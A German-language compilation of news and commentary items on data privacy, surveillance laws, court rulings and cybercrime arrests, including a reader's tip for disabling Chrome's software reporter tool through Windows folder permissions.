Bei Durchsuchungsbeschlüssen hilfreich: der digitale Spion im Haus Einem Bericht von Amazon zufolge: Im ersten Halbjahr 2017 erhielt das Unternehmen 1.847 Auskunftsersuchen von der US-Regierung, die auf Gerichtsbeschlüssen und Durchsuchungsbefehlen basierten. (Gegenüber dem Vorquartal erhöhte sich die Zahl um 27 %). Von insgesamt 1.618 gerichtlichen Anordnungen setzte Amazon nach eigenen Angaben 685 vollständig (42 %) und 515 nur teilweise um (32 %). 418 oder 26 % beantwortete das Unternehmen gar nicht. Bei den 229 Durchsuchungsbefehlen blieben 40 (17 %) ohne Antwort – bei 83 % (189 Anfragen) lieferte Amazon zumindest einen Teil der angefragten Daten.

Das Unternehmen weist darauf hin, dass es aufgrund von Gerichtsbeschlüssen keine Inhalte von Kunden herausgibt, sondern nur Daten über den Kontoinhaber. Bei Durchsuchungsbefehlen sei Amazon jedoch unter Umständen gezwungen, auch Inhalte seiner Nutzer preiszugeben.

Ausländische Regierungen forderten 75-mal Informationen von Amazon an. Aus welchen Ländern diese Auskunftsersuchen kamen, ließ das Unternehmen offen. Es reagierte jedoch nur auf zwei Anfragen, und zwar jeweils nur mit einem Teil der angeblich benötigten Daten. In 73 Fällen lehnte Amazon jede Auskunft ab.

Mein Statement dazu:

Es gibt mittlerweile diese digitalen Assistenten mit Kamerafunktion. Ich habe schon mal von Fällen gehört, wo nicht nur der Hund vorm Bett schnarcht, sondern noch mehr läuft als der Fernseher im Schlafzimmer. Wenn diese Aufzeichnungen in die falschen Hände geraten, macht man sich erpressbar.

Und da kommen wir wieder einmal zu Scotty:
Beam me up, Scotty. There's no intelligent life down here.

Man kann nicht gleichzeitig nach Datenschutz schreien und sich dann freiwillig diesen Spion ins Haus holen.

Google Chrome scannt Dateien auf Windows-PCs

Google Chrome ist wohl der beliebteste Browser der Welt. Was bisher nicht bekannt war: Der Browser scannt beim Surfen praktisch alle Dateien auf Windows-Computern. Sehr viele Nutzer sind nun verunsichert. Seit ein paar Tagen geht eine Empörungswelle gegen Googles Chrome Browser durchs Internet. Das im Browser integrierte Cleanup-Tool wurde im letzten Jahr eingeführt und in Kooperation mit dem Entwickler von Virenschutz-Software ESET entwickelt. Das Unternehmen wollte das Surfen auf Windows-PCs durch zusätzliche Antiviren-Features noch „sauberer" und „sicherer" machen.

Der Chrome-Browser durchsucht nach Recherchen der Sicherheitsexpertin Kelly Shortridge, zufolge ohne dedizierte Einwilligung oder Information des Nutzers den eigenen PC von Windows-Nutzern auf Schadsoftware . Dabei werden auch private Dateien durchleuchtet. Grundsätzlich sieht auch die Sicherheitsexpertin Shortridge das Bemühen Googles, die Sicherheit des Nutzer durch den – wohlgemerkt kostenfreien – Virenschutz zu erhöhen, kritisiert aber, dass der mitgelieferte Virenschutz von Chrome nicht so deutlich benannt und transparent kommuniziert wird

Google Chrome: Hersteller beschwichtigt

Chrome-Sicherheitschef Justin Schuh erklärte auf Twitter, was das Programm macht. Laut Schuh ist der einzige Zweck des Tools das Entdecken und Entfernen unerwünschter Software. Das Cleanup-Tool sei kein systemweiter Scan. Einmal die Woche laufe er durch, mit normalen Nutzerrechten und für bis zu 15 Minuten. Das Tool scanne lediglich Einfallstore für Browser-Hijacking. Wird ein solcher Schädling gefunden, werde Google informiert und mit den passenden Metadaten versorgt. Das wären Informationen zur gefundenen Malware, der Speicherort und wahrscheinlich rudimentäre Systeminformation. Der Nutzer hat dann die Wahl, wie das System mit dem Fund umgehen soll. Wer nicht will, dass Informationen an Google gesendet werden, kann die Funktion in den Chrome-Einstellungen auch deaktivieren. Dabei soll die Software allerdings keinen vollwertigen Ersatz für eine Antiviren-Software darstellen, so besitzt die Software etwa keine Admin-Rechte und soll nur typische Orte scannen. Google will den Fall definitiv untersuchen, allerdings sieht man in einem Opt-Out aktuell eher eine potentielle Sicherheitslücke. – soweit die Aussage des Herstellers.

Dr. Windows schreibt dazu:

Wie harmlos das Ganze ist, lässt sich schon daran erkennen, dass die zugehörige ausführbare Datei auf den völlig unverdächtigen Namen „software_reporter_tool.exe" hört – man findet diese unter C:\Users\username\AppData\Local\Google\Chrome\User Data\SwReporter\. Ob man diese einfach löschen kann oder ob das irgendwelche Auswirkungen auf die Funktion von Chrome hat, vermag ich nicht zu sagen. Kritiker sagen nun, Google hätte darauf stärker aufmerksam machen müssen. Der öffentliche Blogpost zeigt zumindest, dass man die Funktion nicht heimlich eingeführt hat. Da es doch aber eine ausnahmslos gute Sache ist, hätte man dafür doch ruhig etwas mehr Werbung machen können, oder nicht?

Professor Matthew Green von der Johns Hopkins University fasst die Verunsicherung der Chrome-Nutzer wie folgt zusammen: „Viele Nutzer finden es gruselig, dass Chrome einfach ihre Unterwäscheschublade durchwühlt, ohne vorher zu fragen."

Justin Schuh, Sicherheitschef von Google Chrome, erklärt auf Twitter, dass der Software Cleaner einzig und allein dafür da sei, um Schadsoftware aufzuspüren und zu entfernen. Außerdem laufe es nur einmal wöchentlich, habe nur einfache Nutzerrechte und laufe außerdem in einer „Sandbox" – das bedeutet, das Tool läuft isoliert von anderen Programmen. Auch werden Dateien erst vom Computer entfernt, wenn Nutzer ihre Zustimmung erteilt haben

Diesen Tipp hat ein User gegeben:

SoftwareReporter effektiv unterbinden…

Windows macht's möglich – Step by Step …

1. Im Profilordner von Chrome den Ordner „SwReporter“ lokalisieren
2. Inhalt des Ordners löschen, Ordner „SwReporter“ nicht löschen
3. per Rechtsklick die Eigenschaften des Ordners „SwReporter“ öffnen
4. auf die Registerkarte „Sicherheit“ wechseln
5. auf den Button „Erweitert“ klicken
6. auf die Registerkarte „Besitzer“ wechseln
7. aktuellen Besitzer überprüfen
   a) Wenn dort euer Name als Windowsbenutzer steht, ist alles in Ordnung
   b) Wenn a) nicht zutrifft, dann auf den Button „Bearbeiten“, im Feld „Besitzer ändern nach“ euren Windowsbenutzer auswählen und „Übernehmen“ drücken
8. auf die Registerkarte „Berechtigungen“ wechseln und den Button „Berechtigungen ändern“
9. die Checkbox bei „Vererbbare Berechtigungen des übergeordneten Objekts einschließen“ deaktivieren.
10. in dem aufgegangen Dialog auf „Entfernen“ drücken.Sollte nur noch ein Eintrag bei den Berechtigungseinträgen stehen, nämlich der für Euren Windowsbenutzer, dann diesen auch noch entfernen. In dem Feld für Berechtigungseinträge darf nur noch das angezeigt werden: Für dieses Objekt haben weder Gruppen noch Benutzer die erforderlichen Zugriffsrechte. Der Besitzer des Objekt kann jedoch Berechtigungen zuweisen.
11. Wichtig: Danach den Ordner SwReporter nicht mehr öffnen, da Ihr dem Ordner ansonsten wieder Rechte für den Vollzugriff zuweist. Das solltet bzw. müsst Ihr nur dann tun, wenn Ihr den Ordner irgendwann mal löschen wollt, weil Chrome deinstalliert oder so. Was macht das Ganze? Es entzieht alle Rechte für mögliche Unterordner im Ordner „SwReporter“. Sprich es können keine Unterordner mehr angelegt und damit auch keine Dateien durch Chrome in diesem Ordner erzeugt werden. Ergebnis: Software Reporter Tool erfolgreich deaktiviert.
12. P.S. Obige Beschreibung basiert auf Windows 7. Unter Windows 10 könnte die ein oder andere Option anders beschrieben sein.

Serienfolgen geladen: Anschlussinhaber verurteilt


Der Verfahrensgegenstand im vorliegenden Fall bezieht sich auf eine Urheberrechtsverletzung. Dem Beklagten wird vorgeworfen, dass von seinem PC, dem eindeutig seine IP-Adresse zum Zeitpunkt der Vergehen zugeordnet werden konnten, verschiedene urheberrechtlich geschützte TV-Serienfolgen mittels Internet-Tauschbörse heruntergeladen wurden. Gleichzeitig hat er die geladenen Teile auch wiederum zum Download für andere Nutzer bereitgestellt. Das Amtsgericht (AG) Nürnberg sprach den Beschuldigten in einem Urteil (Az.: 238 C 7104/17) vollumfänglich schuldig, berichtet die Kanzlei Waldorf Frommer auf ihrer Blogseite.

Aufgrund der Urheberrechtsverletzung wurde der Beklagte von der Klägerin auf Schadenersatzzahlungen abgemahnt, auch eine strafbewährte Unterlassungserklärung sollte er abgeben. Der Beklagte hat sich daraufhin durch Abgabe einer Unterlassungserklärung rechtsverbindlich verpflichtet, künftige Rechtsverletzungen zu unterlassen, Zahlungen an die Klägerin erfolgten jedoch nicht, woraufhin die Klägerin gerichtliche Schritte einleitete.

Im folgenden Verfahren hatte der Beklagte zum Termin der mündlichen Verhandlung lediglich lapidar behauptet, dass ihm nur eine Störerhaftung nachgewiesen werden könne und er gab das an, ohne nähere Angaben zum Geschehen zu machen, es erfolgten von seiner Seite aus auch keine Angaben zu Personen, die sich sonst noch Zugang zu seinem Rechner verschafft haben könnten. Der Beschuldigte gab also keinerlei Gründe an, wieso er selbst zu einem solchen Ergebnis gelangte. Seine Aussage genügte der sekundäre Darlegungslast in keiner Hinsicht. Auch die Rechtsverletzung vom Anschluss des Beklagten aus wurde nicht weiter in Abrede gestellt.

Zunächst obliegt es der Klägerin die Darlegungs-und Beweislast für die Voraussetzungen des Anspruchs zu erbringen. Daher muss sie auch nachweisen, dass der Beklagte für die behauptete Urheberrechtsverletzung verantwortlich ist. Allerdings spricht eine tatsächliche Vermutung für die Täterschaft des Anspruchsinhabers, wenn keine andere Person diesen Internetanschluss benutzen konnte. Diese Vermutung wird erst dann widerlegt, wenn der Internetanschluss zum Verletzungszeitpunkt auch von anderen Personen benutzt werden konnte. In diesen Fällen trifft den Anschlussinhaber eine sekundäre Darlegungslast, die hier aber nicht erbracht wurde.

Zu eben diesem Schluss kam das Amtsgericht (AG) Nürnberg: „Vorliegend hat der Beklagte außer der Mitteilung, dass er lediglich als Störer hafte, keine weitergehenden Ausführungen gemacht. Damit genügt er aber in keinster Weise der ihm auferlegten sekundären Darlegungslast, weshalb die tatsächliche Vermutuhg gegen ihn somit fortbesteht.“ Deshalb muss der Beklagte der Klägerin einen angemessenen Schadenersatz vergüten, die vorgerichtlichen Abmahnkosten tragen sowie zusätzlich die gesamten Kosten des Rechtsstreits zahlen. Der Streitwert wurde auf 1.441,49 € festgesetzt.



Cloud-Act: US-Behörden wollen weltweit Zugang zu Daten

US-Präsident Donald Trump hat am 23.März 2018 den Clarifying Lawful Overseas Use of Data-Act, kurz CLOUD-Act, („Klärung der rechtmäßigen Nutzung von Daten in Übersee“) unterschrieben. In diesem Gesetz heißt es, dass die US-Regierung angehalten wird mit ausländischen Regierungen ein Abkommen über den Austausch von Daten abzuschließen. Wenn dies geschehen ist, können ausländische Regierungen Daten direkt von US Unternehmen anfordern, ohne dabei den Umweg über das US-Justizministerium (Department of Justice) zu gehen.

Umstrittenes Gesetz – Untergrabung der Privatsphäre: Datenschützer sind alarmiert:

Der Cloud-Act wurde durch den republikanischen Senator Orrin Hatch mit Unterstützung der republikanische und demokratische Senatoren, eingeführt. Strafverfolgungsbehörden erhalten durch den Beschluss Zugriff auf alle elektronischen Daten, die auf einem Server in einem anderen Land gespeichert sind. Dazu zählen, E-Mails, Facebook-Nachrichten und Dateien jeglicher Art. Hatch erklärt und begründet diese Beschluss wie folgt:

„The CLOUD-Act bridges the divide that sometimes exists between law enforcement and the tech sector by giving law enforcement the tools it needs to access data throughout the world while at the same time creating a commonsense framework to encourage international cooperation to resolve conflicts of law.“

Das Gesetz wurde verabschiedet, ohne das dies in der Öffentlichkeit breit diskutiert und analysiert wurde.

Kritiker befürchten, dass dadurch Regierungen ohne äußere Kontrolle unbegrenzt Daten bei US-Tech Unternehmen anfordern können. Dies ist vor allem bei Ländern kritisch, die immer wieder durch Menschenrechtsverletzungen auffallen. US- Unternehmen wie Google und Facebook müssen dann die Daten der jeweiligen Bürger für ausländische Regierungen offenlegen (vorausgesetzt, das Land hat ein Abkommen mit der US-Regierung). Auch Betreiber von Exchanges wie Coinbase oder Kraken müssten dadurch ihre Daten offenlegen.

Cloud-Act: Ursprung liegt fünf Jahre zurück

Hintergrund des Cloud-Act ist ein Streit aus dem Jahr 2013 über den Datenzugriff von Strafverfolgern auf bei Microsoft gespeicherte Daten, als Microsoft sich weigerte, die Kunden-Daten von einem Server aus Irland herauszugeben. Ein New Yorker Bundesbezirksgericht verpflichtete Microsoft, E-Mails eines Kunden herauszugeben. Es soll sich um Drogenermittlungen gehandelt haben. Der Konzern überreichte den in den USA gespeicherten Teil der Nachrichten, weigerte sich aber, auch auf Servern in Irland gespeicherte Daten auszuhändigen. Dafür seien irische Gerichte zuständig, meint nicht nur Microsoft. Der Konzern sah durch den einseitigen Zugriff von US-Gerichten und Strafverfolgern auf in der EU gespeicherte Daten Schwierigkeiten für sein europäisches Cloud-Geschäft heraufziehen.

Während US-amerikanische Unternehmen wie Apple, Facebook, Google, Microsoft und Oath das Gesetz in einem offenen Brief begrüßten, äußerten sich Datenschützer besorgt. Der Erlass sei ein endgültiger, aufgezwungener Akt der Regulierung, der Fragen der Privatsphäre auf der ganzen Welt auslöse. Die Vereinigung Electronic Frontier Foundation (EFF), die sich mit Rechten in der digitalen Welt auseinandersetzt, vertritt die Ansicht, dass dieses Gesetz geschaffen wurde, um Zugang zu jeglichen Daten auf internationaler Ebene zu erhalten, ohne das dafür ein nachvollziehbarer Grund angegeben werden muss

Auch die Kryptoszene hat starke Bedenken

Die Krypto-Welt versucht sicherer, anonymer und dezentral zu sein. Täglich gibt es Neues zum Datenskandal von Cambridge Analytica und Facebook. Dazu kommen Verbote: Etablierte Unternehmen wie Snapchat, Facebook und Google die Werbung für Kryptowährungen und ICO verbieten, als Hauptgrund wird der Verbraucherschutz genannt.

Prominente Vertreter aus der Kryptoszene wie der Bitcoin-Anwalt, Buchautor und Sprecher auf internationalen Konferenzen, Andreas Antonopoulos kritisierte die Vorgehensweise stark und machte deutlich, dass damit die Privatsphäre endgültig zerstört wurde. .“Also musste man ihn in einer 1,3 Billionen US-Dollar-Ausgabenrechnung verstecken.“ Antonopoulos spielt in seinem Tweet darauf an, dass der CLOUD-Act ein Teil der aktuellen Ausgabenrechnung der USA ist. Bei dieser „Omnibus Bill“ regelt die Regierung jährlich ihre gesammelten Ausgaben für das kommende Jahr.

Am 20. März publizierte The Intercept in diesem Zusammenhang den Hinweis auf geleakte NSA-Dokumente. Daraus ging letztlich hervor, dass der amerikanische Geheimdienst vermehrt Bitcoin-Nutzer überwacht bzw. versucht, deren Identitäten und Profile auszulesen. Für Kryptowährungen, deren attraktives Merkmal oft die Anonymität bzw. Pseudoanonymität ist, stellen solche Versuche genau wie der CLOUD-Act eine Bedrohung dar.

Am 21. März sagte Microsoft-Präsident Brad Smith dazu:

„Heute ist ein wichtiger Tag für Datenschutzrechte auf der ganzen Welt. Der Cloud-Act schafft einen modernen Rechtsrahmen für Strafverfolgungsbehörden beim Datenzugriff über Grenzen hinweg. Es ist ein starkes Gesetz und guter Kompromiss, der parteiübergreifende Unterstützung ebenso wie die Unterstützung des Justizministeriums, des weißen Hauses und einen Großteil der Technologieunternehmen hat. Es deckt auch die Bedürfnisse ausländischer Regierungen ab, um Verbrechen in ihrem

eigenen Land zu untersuchen. Gleichzeitig stellt es einen angemessenen Schutz für Privatsphäre und Menschenrechte sicher."

Bereits im Januar hatten EU-Abgeordnete aus verschiedenen Fraktionen in einem Schreiben an den Supreme Court vor einem Datenzugriff in Europa gewarnt. Auch Datenschützer äußerten Bedenken. Zuletzt hatte sich auch der Oberste Gerichtshof der USA mit dem Fall befasst; die Entscheidung wird bis Ende Juni erwartet. Es zeigt aber, wie offen auf internationaler Ebene mittlerweile Daten ausgetauscht werden können.

Migrantenschreck.ru: Polizei nimmt Betreiber fest

Wegen illegalem Waffenhandel über das Internet wurde der mutmaßliche Betreiber des Internet-Shops „Migrantenschreck" am Mittwochmorgen in Ungarn verhaftet. Zudem wird ihm Volksverhetzung, Bedrohung und Nötigung vorgeworfen. Nach jahrelangen Ermittlungen ist der 34-jährige Thüringer den Behörden ins Netz gegangen. Er wurde in Ungarn durch eine Spezialeinheit der ungarischen Polizei und Berliner Kriminalpolizisten, einer Finanzfahnderin und zwei Polizisten des Berliner Landeskriminalamtes, gefasst, wie die Berliner Staatsanwaltschaft über Twitter mitteilte und auch die Süddeutsche Zeitung sowie ARD und Motherboard berichteten.

Rechtsextremist Mario R. soll auf der Internetplattform Migrantenschreck Gaspistolen, mit den gefährliche Hartgummigeschosse abgefeuert werden können, im Wert von mehr als 100.000 Euro an Kunden in Deutschland verkauft haben, um sie „gegen Flüchtlinge zu bewaffnen". Schusstests aus Pistolen dieser Art ergaben, dass die kleinen Hartgummigeschosse, die aus täuschend echt wirkenden Gewehren, Revolvern und Pistolen gefeuert werden, schwere Wunden hinterlassen und Menschen töten können. Über ein Jahr dauerten die Ermittlungen der Berliner Staatsanwaltschaft an. Jetzt wurde R. in in seiner Budapester Wohnung verhaftet. Die Polizei durchsuchte zwei Wohnsitze des Verdächtigen in Budapest und Barcs, einem kleinen Ort an der Grenze zu Kroatien, und beschlagnahmte unter anderem Computer. „Diverse Beweismittel, insbesondere Datenträger, konnten sichergestellt werden", hieß es. Die Staatsanwaltschaft will den Verdächtigen nun ausliefern lassen und in Berlin Anklage gegen ihn erheben.

Die Generalstaatsanwaltschaft Berlin geht von 193 Fällen illegaler Veräußerungen von Waffen aus, die über eine von ihm betriebene Firma und mehrere ungarische Kontoverbindungen abgewickelt worden wären. Vor zwei Jahren schrieb die Staatsanwaltschaft Erfurt R. zur Fahndung aus. Daraufhin soll er sich seit Anfang 2016 nicht mehr in Deutschland aufgehalten haben, hat jedoch die Waffen auch nach seiner Flucht nach Ungarn noch weiterverkauft. Bei Durchsuchungen in mehreren Bundesländern soll die Polizei bei mutmaßlichen Kunden von R. ca. 40 Waffen gefunden haben. Zudem hatten Zollfahnder im vergangenen Juli bei Durchsuchungen in Berlin, Brandenburg und Thüringen 13 Schusswaffen gefunden, die sich Waffenkäufer aus Deutschland über die Internetseite Migrantenschreck.ru besorgt hatten. Die Ermittlungen richteten sich damals gegen insgesamt 14 Beschuldigte im Alter zwischen 16 und 66 Jahren. Die Kunden zahlten ihr Geld auf vier ungarische Zielkonten und entrichteten Beträge von 250 bis 750 Euro.

Erstmalig in Erscheinung getreten ist R. bei den Montagsmahnwachen. Er soll laut Hinweisen entsprechend auch als Betreiber der rechtsextremen Facebook-Hetzseite „Anonymus.Kollektiv", die sich beim Namen und der Symbolik bei der Hackergruppe Anonymus bediente, und der Internetseite „Anonymousnews.ru" operieren. Darüber seien rassistische Posts und Verschwörungstheorien verbreitet worden. Letztere Seite bewirbt den Versandhandel „Patriotenshop", der ähnlich agiert wie „Migrantenschreck".

Europol gelingt Mega-Festnahme: Cyber-Bankräuber erbeuten eine Milliarde Euro

Jetzt endlich gelang in Spanien der Zugriff: Fahnder konnten den Kopf der Bande nach jahrelanger Jagd in Alicante festnehmen. Koordiniert wurde die Aktion von Europol. Bei dem Verdächtigen handelt es sich den Behörden zufolge um einen Ukrainer mit dem Namen Denis K. Unklar ist, ob es noch weitere Festnahmen gab.

Fast fünf Jahre lang hatte die Bande nach Angaben von Europol die Banken mit Schadsoftware angegriffen. Die Software war unter den Namen Carbanak und Cobalt bekannt geworden. Dabei machten sie eine Beute von bis zu zehn Millionen Euro pro Raub, insgesamt mehr als eine Milliarde Euro. Die Bande ging immer nach demselben Muster vor: Sie schickte Bankmitarbeitern E-Mails mit einem verseuchten Anhang. Sobald jemand diesen öffnete, installierte sich die Schadsoftware auf dem Bank-Server. Die Kri-

minellen erhielten so Zugriff auf Konten und Geldautomaten. Sie verschoben jedes Mal Millionen beziehungsweise ließen Geldautomaten Berge von Scheinen ausspucken. Boten sammelten das Bargeld unauffällig ein.

Die Bande habe sich unter anderem „Zugang zu praktisch allen Banken“ erschlichen, teilte das spanische Innenministerium mit. Allein an Geldautomaten in Madrid sei eine halbe Million Euro unberechtigt abgehoben worden. Schließlich wurde das Geld gewaschen und in Cyber-Währungen getauscht. Laut Europol-Mitteilung waren an dem kriminellen Netzwerk neben dem festgenommenen Mastermind diverse Programmierer, Boten und Geldwäscher in aller Welt beteiligt. Lange versuchte Europol vergeblich, der Bande auf die Schliche zu kommen, bezog auch den Europäischen Bankenverband sowie private Internet-Security-Firmen mit ein.

Letztendlich schlug die spanische Polizei zu. Europols Cybercrime-Chefermittler Steven Wilson kommentiert: „Die globale Operation ist ein bedeutender Erfolg für die internationale Polizei-Zusammenarbeit gegen Top-Kriminelle. An den von der spanischen Polizei geleiteten Ermittlungen waren auch das amerikanische FBI, Ermittler aus Rumänien, Weißrussland und Taiwan beteiligt. Europol hatte die Aktion koordiniert, die auch von Software-Unternehmen unterstützt worden war. Die Festnahme zeigt: Cyberkriminelle können sich nicht länger in einer angenommenen internationalen Anonymität sicher fühlen.“

Thüringer erbeutet 3,7 Millionen Kundendaten

Von Dezember 2014 bis April 2016 soll sich ein Mann aus Südthüringen mit Hilfe eines Computerprogrammes einer iranischen Sicherheitsfirma ca. 3,7 Millionen Kundendaten von Onlinehändlern widerrechtlich beschafft und verkauft haben. Die Staatsanwaltschaft Mühlhausen erhob Anklage gegen den 31-Jährigen, teilte ein Sprecher mit, wie die Thüringer Allgemeine berichtet.

Dem Mann wird unter anderem Ausspähung von Daten und Datenfälschung im besonders schweren Fall vorgeworfen. Er hat Kundendatensätze aus insgesamt 227 Webshops entwendet, darunter E-Mail-Adressen, Passwörter für die Kundenkonten und Kontoverbindungen sowie Adressen. Einerseits hat er die erbeuteten Daten auf einer selbsterstellten, illegalen Darknet-Plattform zum Verkauf angeboten, andererseits hat er die abgegriffenen E-Mail-Adressen dazu genutzt, um sich weitere Kundendaten zu erschließen. Er verschickte im Namen der Webshops Kunden-E-Mails und erhielt so knapp 15.100 weitere Datensätze mit Kreditkarten- und Zugangsdaten zu PayPal- und Amazon-Konten der Kunden.

Laut Staatsanwaltschaft haben sich einige seiner Darknetkunden bei der Justiz über den Thüringer beschwert. Diese müssen sich in einem gesonderten Verfahren dem Vorwurf des versuchten Internetbetruges stellen. Ein Prozesstermin im Hauptfall vor dem Landgericht Meiningen steht noch nicht fest. Derzeit befindet sich der Beschuldigte in Untersuchungshaft.

Bayern: Polizeiaufgabengesetz bringt weitreichendere Überwachungs-Befugnisse

Auf ihrer Kabinettssitzung am 30. Januar hat die bayerische Staatsregierung eine Änderung des Poizeirechts beschlossen. Der Entwurf steht kurz vor dem Beschluss und tritt voraussichtlich bereits im Sommer in Kraft. Der Beschluss durch die CSU-Mehrheit im Landtag gilt als sicher.

Weitreichendere Überwachungs-Befugnisse der Polizei legitimieren einen künftigen Einsatz von Bodycams, der derzeit von der bayerischen Polizei in einem Pilotprojekt getestet wird. Zudem dürfen die Beamten in Ausnahmefällen Handgranaten einsetzen, Post von Verdächtigen beschlagnahmen, IT-Systeme durchsuchen sowie V-Leuten einsetzen. Das bayerische Polizeiaufgabengesetz gestattet es künftig, unbekannte Verdächtige aufgrund ihrer DNA-Spuren zur Fahndung ausschreiben zu können und DNA-Spuren schon auf Verdacht hin zu sichern, zu speichern und zu verarbeiten, auch wenn sie nicht Personen zugeordnet werden können.

So muss keine konkrete Gefahr mehr nachgewiesen werden, um gegen Bürger vorgehen zu können. Das Post- und Telekommunikationsgeheimnis dürfe bereits präventiv bei „drohender Gefahr“ von der Polizei angewandt werden. Diese Maßnahmen umfassen Zugriffe auf den Computer, das Smartphone und die Cloud. Die Daten dürften durchsucht, gespeichert, gelöscht und sogar verändert werden, einschließlich der Kommunikationsdaten einer E-Mail. Geplant ist die Einrichtung einer „zentralen Da-

tenprüfstelle“. Hier sollen IT-Spezialisten die gespeicherten Daten aus der Online-Durchsuchung oder aus der „Quellen-TKÜ“ daraufhin überprüfen, ob sie zum Kernbereich der privaten Lebensführung gehören und danach löschen. Ferner werden der Polizei auch bei friedlichen Demonstrationen ein Einsatz von Videoüberwachung mit automatisierter Gesichtserkennung gestattet. Die Voraussetzung liefert hierfür der bereits beschlossene zentrale Zugriff auf Bilddaten über das künftige Bund-Länder-Polizeisystem.

Präventiv als Gefährder eingestufte Personen darf die Polizei künftig bei konkretem Verdacht für zunächst drei Monate, mit richterlicher Genehmigung für unbegrenzte Zeit in Vorbeugehaft nehmen. Es reicht dafür aus, dass eine Wahrscheinlichkeit besteht, dass die Person in überschaubarer Zukunft eine Straftat begehen wird. Dabei geht es nicht nur um Terror, sondern um normale Kriminalität. Vor Gericht steht solchen Leuten kein Pflichtverteidiger zu. Für das bayerische Innenministerium sind diese Maßnahmen „bessere und modernere Eingriffsbefugnisse im Kampf gegen Terrorismus und Kriminalität“.

Aber auch solche Befugnisse, wie sie bisher nur in den Verfassungsschutz fielen, sieht der bayerische Gesetzentwurf vor. Demnach dürfen Polizisten Bodycams nun nicht nur auf Straßen und Plätzen, sondern auch in Wohnungen einsetzen können, Drohnen bei offenen oder verdeckten Ermittlungen nutzen, Wohnungen sowohl heimlich abhören, als auch filmen, verdeckte Ermittler können unter falschem Namen in fremden Wohnungen ebenso aktiv werden, wie in Chats als Kommunikationspartner mit Verdächtigen, dazu sei auch ein Einsatz von Privatpersonen als V-Männer möglich. Richterliche Genehmigungen werden nur noch dann gebraucht, wenn sich der Einsatz gegen eine bestimmte Person richtet.

Bereits im Vorfeld regt sich heftige Kritik an den geplanten Maßnahmen. Besonders auch, weil zu befürchten wäre, dass Bayerns Polizeigesetz unter Bundesinnenminister Horst Seehofer bald für ganz Deutschland zum Vorbild werden könnte. Die am Mittwoch im bayerischen Landtag angehörten Experten verwiesen dabei auf diverse Bestandteile, die vermutlich verfassungswidrig sind. Der Strafrechtsexperte Hartmut Wächtler wies vor dem Innenausschuss darauf hin, dass damit „die größte und umfassendste Kontrollkompetenz“ für eine Polizei in Deutschland seit dem Ende des Nationalsozialismus im Jahr 1945 geschaffen werden würde.

Für Norbert Hoffmann, Generalsekretär der FDP Bayern, ist es: „schlicht bizarr, dass wir die millionenfache Überwachung unbescholtener Bürger angeblich brauchen, es gleichzeitig aber nicht möglich ist, die wirklich bedrohlichen Gefährder lückenlos zu überwachen“.

Thomas Petri, bayerischer Landesdatenschutzbeauftragter, kritisiert den Gesetzentwurf als eine „konsequente Herabsenkung der Einschreitschwellen“. Die zahlreichen neuen polizeilichen Datenverarbeitungsbefugnisse seien „unter Freiheitsaspekten problematisch“ und deren Auswirkungen auf das gesellschaftliche Leben „nicht geklärt“.

Für Katharina Schulze, innenpolitische Sprecherin der Grünen im bayerischen Landtag, ist der Gesetzentwurf schlichtweg die „Ermöglichung eines Überwachungsstaates“. Für die Grünen gehe die massive Ausdehnung der Polizeibefugnisse zu weit. Eine Warnung kommt auch von der fraktionslosen Landtagsabgeordneten Claudia Stamm: „George Orwell ist nichts dagegen. Der Umbau der bayerischen Polizei zu einer potenziellen Geheimpolizei findet jetzt seine Fortsetzung.“

Das Netzwerk Datenschutzexpertise kommt zu dem Schluss, dass die geplanten Regelungen verfassungs- und europarechtswidrig sind, da Gendaten vom europäischen Gesetzgeber als „besonders schutzbedürftig“ eingestuft werden. Es gebe ein hohes Diskriminierungsrisiko, ohne dass ein Schutz dagegen vorgesehen sei. Auch erkläre die Gesetzesbegründung nicht, warum die Verwendung der DNA-Daten überhaupt für die Abwehr von Gefahren erforderlich ist.

VG Köln: Vorratsdatenspeicherung nicht mit EU-Recht vereinbar

Mit einem Urteil vom 20.04.2018 hat das Verwaltungsgericht (VG) Köln entschieden, dass die Deutsche Telekom nicht verpflichtet ist, im Rahmen der Vorratsdatenspeicherung die Telekommunikationsverbindungsdaten ihrer Kunden zu speichern. Mit dieser Entscheidung gab das VG einer Klage des Bonner Konzerns statt. Laut dem Gericht verstößt der entsprechende Paragraf (§ 113a und b) im deutschen Telekommunikationsgesetz gegen Europarecht. Mit der Rechtssprechung schloss sich das VG Köln einem Urteil des Oberverwaltungsgericht Nordrhein-Westfalen, mit Sitz in Münster, an.

Das Oberverwaltungsgericht Nordrhein-Westfalen hatte in einem Eilverfahren die anlasslose Speicherung von Telefon- und Internetdaten in Deutschland durch einen Beschluss vom 22. Juni 2017 für rechtwidrig erklärt (Az. 13 B 238/17), denn die pauschale Speicherpflicht widerspreche den Anforderungen, die der EuGH bereits aufgestellt habe. Jene Pflicht verletze die betreffenden Unternehmen in ihrer unternehmerischen Freiheit, die durch Artikel 16 der Charta der Grundrechte der Europäischen Union geschützt sei (OVG NRW, Beschluss vom 22.06.2017 – 13 B 238/17).

Eigentlich wären die Erbringer öffentlich zugänglicher Telekommunikationsdienste genötigt gewesen, spätestens ab dem 01.07.2017 die Verpflichtung zur Vorratsdatenspeicherung nach §§113a-g des Telekommunikationsgesetzes (TKG) zu erfüllen und umzusetzen mit einer Speicherpflicht der Telefon- und Internetverbindungsdaten aller Bürger

für zehn Wochen und der Standortdaten für einen Monat. Diese Daten hätten sie bereithalten müssen, falls Behörden darauf zugreifen wollten. Jedoch ist es dem Münchener Provider Spacenet gelungen, dies gerichtlich anzufechten. Mit Unterstützung des IT-Branchenverbands Eco hat das Unternehmen erfolgreich gegen die Vorgaben der Bundesnetzagentur geklagt. Laut Verband fiel zudem in diesem Hauptsacheverfahren parallel das Urteil am Freitag zugunsten Spacenets aus. Auch der Münchner Provider muss keine elektronischen Spuren seiner Kunden auf Basis der Klauseln zur Vorratsdatenspeicherung aufbewahren.

